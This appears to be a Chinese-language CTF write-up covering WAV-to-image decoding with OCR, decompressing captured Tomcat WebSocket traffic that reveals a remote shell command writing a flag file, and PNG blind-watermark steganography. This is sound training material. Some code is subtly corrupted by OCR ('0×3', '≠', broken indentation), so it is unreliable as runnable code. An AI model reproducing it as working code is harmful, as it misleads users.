from tqdm import tqdm
```

```
def wav_to_pic(wav,pic):
    plt.rcParams['font.sans-serif'] = ['SimHei']
    plt.rcParams['axes.unicode_minus'] = False

    f = wave.open(wav, "rb")
    params = f.getparams()
    nchannels, sampwidth, framerate, nframes = params[:4]
    str_data = f.readframes(nframes)
    # print(nchannels, sampwidth, framerate, nframes)
    f.close()

    wave_data = np.fromstring(str_data, dtype=np.short).reshape((16384, 3))
    def _hilbert(direction, rotation, order):
        if order == 0:
            return

        direction += rotation
        _hilbert(direction, -rotation, order - 1)
        step1(direction)

        direction -= rotation
        _hilbert(direction, rotation, order - 1)
        step1(direction)
        _hilbert(direction, rotation, order - 1)

        direction -= rotation
        step1(direction)
        _hilbert(direction, -rotation, order - 1)

    def step1(direction):
        next = {0: (1, 0), 1: (0, 1), 2: (-1, 0), 3: (0, -1)}[direction & 0×3]

        global x, y
        x.append(x[-1] + next[0])
        y.append(y[-1] + next[1])

    def hilbert(order):
        global x, y
        x = [0,]
        y = [0,]
        _hilbert(0, 1, order)
        return (x, y)

    x, y = hilbert(7)
    inx = []
    for i in range(len(x)):
```

```
            inx.append((x[i],y[i]))
        inx = np.array(inx)
        new_p = Image.new('RGB', (128,128))
        for i in range(len(inx)):
            if tuple(wave_data[i]) != (255,255,255):
                new_p.putpixel(inx[i], (0,0,0))
            else:
                new_p.putpixel(inx[i], (255,255,255))

        new_p.save(pic)

for i in tqdm(range(104)):
    wav_to_pic('wavs/'+str(i)+'.wav','res/'+str(i)+'.png')
```


然后可以发现上面有部分是缺省了一个数字而有的没有缺省，把没有缺省的代入0，缺省的代入缺省的数字这里用了百度的ocr（图片不多，也可以人工去查看），把所有数字凑起来以后long_to_bytes即可得到flag

```
res2 = []
import requests,base64,json
from urllib.parse import quote_from_bytes
import time
from tqdm import tqdm

requests.packages.urllib3.util.ssl_.DEFAULT_CIPHERS = 'ALL'
url='https://aip.baidubce.com'
path = '/rest/2.0/ocr/v1/accurate_basic'
headers = {}
headers['Content-Type'] = 'application/x-www-form-urlencoded;charset=UTF-8'
headers['Host'] = 'aip.baidubce.com'
params = {}
params['access_token'] = '************************************************************'

for ii in tqdm(range(104)):
    time.sleep(1)
    body =
'image='+quote_from_bytes(base64.b64encode(open('res/'+str(ii)+'.png','rb').read()))
    r = requests.Session()
    rr = r.post(url+path,data=body,headers=headers,params=params,verify=False)
    res = json.loads(rr.text)

    f_res = ""
    print(res)
    for i in range(len(res["words_result"])):
        f_res += res["words_result"][i]["words"]
    print(f_res)
```

```
    res2.append(str(f_res))


print(res2)
res3 = ''
for i in res2:
    for j in [1,2,3,4,5,6,7,8,9]:
        flag = 1
        if str(j) not in i:
            res3+=str(j)
            flag = 0
            break
    if flag:
        res3+='0'

print(res3)
from Crypto.Util import number
print(number.long_to_bytes(int(res3)))
```

Hacked_by_L1near

这里我们可以知道是tomcat的websocket，基本上都是默认开启了permessage-deflate，然后分析数据包我们也可以知道其中的permessage-deflate的开启情况，我们总的可以通过RFC 7692 - Compression Extensions for WebSocket (ietf.org)此处的协议来编写脚本，中间有些数据会失真，我们无法解出，但是使用cyberchef仍然可以看到部分数据，比如第4个流：



exp.py:

```
from Crypto.Util.number import *
import zlib

def unmark(masked_data,mask_key,payload_length):
    res = b''
    for i in range(len(masked_data)):
        res += long_to_bytes(masked_data[i] ^ mask_key[i % 4])
    payload = hex(bytes_to_long(res))[2:]
    fin_payload = _fill(payload,payload_length)
    return fin_payload

def _fill(payload,payload_length):
    if payload.__len__()≠payload_length*2:
        payload = payload.zfill(payload_length*2)
    payload = payload[0] + hex(int(payload[1],16)+1)[2:] + payload[2:]
    return payload

f = open('1.txt','r').read().split('\n')
```

```
# print(f)
for ff in f:
    try:
        websocket_info = bin(int(ff[:4],16))[2:]
        mode = websocket_info[1]
        if mode == '1':
            print('permessage-deflate')
        else:
            # print('no permessage-deflate')
            continue
        payload_length = int(websocket_info[-7:],2)

        mask = websocket_info[8]

        if mask == '1':
            print('marked')
            if payload_length != 0:
                if payload_length == 126:
                    payload_length = int(ff[4:8],16)
                    print('payload_length:',payload_length)
                    mask_key = long_to_bytes(int(ff[8:16],16))
                    # print(ff[8:16])
                    masked_data = long_to_bytes(int(ff[16:],16))
                    payload = unmark(masked_data,mask_key,payload_length)
                    print('payload:',payload)
                    data = long_to_bytes(int(payload,16))
                    fin = zlib.decompress(data,-15)
                    print(fin.decode())

                else:
                    print('payload_length:',payload_length)
                    mask_key = long_to_bytes(int(ff[4:12],16))
                    # print(mask_key)
                    masked_data = long_to_bytes(int(ff[12:],16))
                    payload = unmark(masked_data,mask_key,payload_length)
                    print('payload:',payload)
                    data = long_to_bytes(int(payload,16))
                    fin = zlib.decompress(data,-15)
                    print(fin.decode())

            else:
                print('payload_length:',payload_length)
            print()
        else:
            print('unmarked')
            if payload_length != 0:
                if payload_length == 126:
```

```
                    payload_length = int(ff[4:8],16)
                    print('payload_length:',payload_length)
                    payload = hex(int(ff[8:],16))[2:]
                    fin_payload = _fill(payload,payload_length)
                    print('payload:',fin_payload)
                    data = long_to_bytes(int(fin_payload,16))
                    fin = zlib.decompress(data,-15)
                    print(fin.decode())

                else:
                    print('payload_length:',payload_length)
                    payload = hex(int(ff[4:],16))[2:]
                    fin_payload = _fill(payload,payload_length)
                    print('payload:',fin_payload)
                    data = long_to_bytes(int(fin_payload,16))
                    fin = zlib.decompress(data,-12)
                    print(fin.decode())

            else:
                print('payload_length:',payload_length)
            print()
    except:
        print()
        pass
```

```
permessage-deflate
marked
payload_length: 46
payload: 4b4dcec857500af7750e71ab56b2d3cfc8cf4dd52f492d2ed14fcb494c57532b2dcd4cb1c31486e8aa55c2900200
echo "WMCTF{">/home/test/flag&&uuid>>/home/test/flag&&echo "}">>/home/test/flag

permessage-deflate
marked
payload_length: 8
payload: 4b4e2c5140130200

permessage-deflate
unmarked
payload_length: 48
payload: 0bf7750e71abe64a32494a32b334b3d035483248d435344c4dd14d324d4cd3354d334b35b2304a32313336e4aae50200
WMCTF{
b4bb6968-0b0a-11ed-b5af-5f6e282b4631
}
```


- **nano📺**

1. PaxHeader以高度准确的方式记录了文件的创建时间，当使用tar解压原附件时，我们可以使用命令stat来显示每个图像的不同创建时间。
2. 挑战的描述中说："看看这些雪！"。哦，等一下....."。为了观看nanoTV(?)，我们需要根据图像的创建时间来排序。

3. 为了方便观看，我们可以制作一个每秒30帧的GIF，并观看它。然后我们就可以看到flag从右向左漂移了！（大致可以看到flag从右向左漂移。(大致可以看到中间的几秒钟）。
   https://cache.nan.pub/imgs/flag.gif


nanoStego

1、找到两个IEND PNG_CHUNK，分割得到两个png文件。



2、检查IDAT PNG_CHUNK。根据PNG的结构，通过对IDAT内的数据进行连接和解压，可以得到原始图像数据。然而，zlib是用来解压的，它并不关心原始图像数据后面的额外数据。注意到这一点，你就可以解压这部分，得到一个Python脚本和一个.ttf字体。

例如：图像中被框住的部分是Python脚本的压缩位置。



3、Python脚本在这里。实现了一个盲水印的功能，所以我们需要写一个盲水印的解码程序。


```python
import pywt
import numpy as np
from PIL import Image, ImageFont, ImageDraw
from secret import flag, A, B

assert flag.startswith('flag{') and flag.endswith('}')
assert len(flag.replace('\n','')) == 42

N = 150
ALPHA = 7

font = ImageFont.truetype('DejaVuSans.ttf', 15)
wm = Image.fromarray(np.zeros((N, N), np.uint8))
draw = ImageDraw.Draw(wm)
draw.text((5, 5), flag, fill=255, font=font)
wm = np.array(wm) // 255
res = np.zeros(wm.shape, np.uint8)

h = w = N
convarray = np.array([[1, B], [A, A * B + 1]])
for y in range(h):
    for x in range(w):
        xx, yy = convarray.dot([x, y]) % N
        res[yy, xx] = wm[y, x]
wm = res.copy()

wm.resize((3, N*N//3))

img = Image.open('carrier.png')
src = np.array(img)

for v in range(3):
    LL1, O1 = pywt.dwt2(src[:, :, v], 'haar')
    LL2, O2 = pywt.dwt2(LL1, 'haar')
    LL2_shape = LL2.shape
    LL2 = LL2.ravel()
    LL2[:wm[v].size] += wm[v] * ALPHA
    LL2[-wm[v].size:] += wm[v][::-1] * ALPHA
    LL2.resize(LL2_shape)
    LL1 = pywt.idwt2((LL2, O2), 'haar')
    final = pywt.idwt2((LL1, O1), 'haar')

    src[:, :, v] = final

final = Image.fromarray(src.astype(np.uint8))
final.save('stego.png')
```

4、有一个解码程序是不够的。盲水印的实现还涉及到阿诺德的猫图，我们需要A和B的值。水印的大小是150*150，所以0<=A,B<150。

试着列举出A和B的值来进行解码。当A和B的值都不对时，你会得到一个随机的图像。但当A或B的值正确时，你可以看到一些有图案的图像。

经过这一步，我们可以得到A和B的正确值。

5、最后你会得到这个水印。但是为什么我们看不到flag呢？这是因为L43的代码做了一个类型强制转换，导致水印中值为255的像素被保留，而其他低于255的像素值被平移为0。



6、如何解决这个问题？我们可以从短到长不断地猜测flag。用相同的参数和相同的字体文件在图像上打印所有被猜中的flag，并选择像素匹配数较高的flag，然后继续进行。完成了!

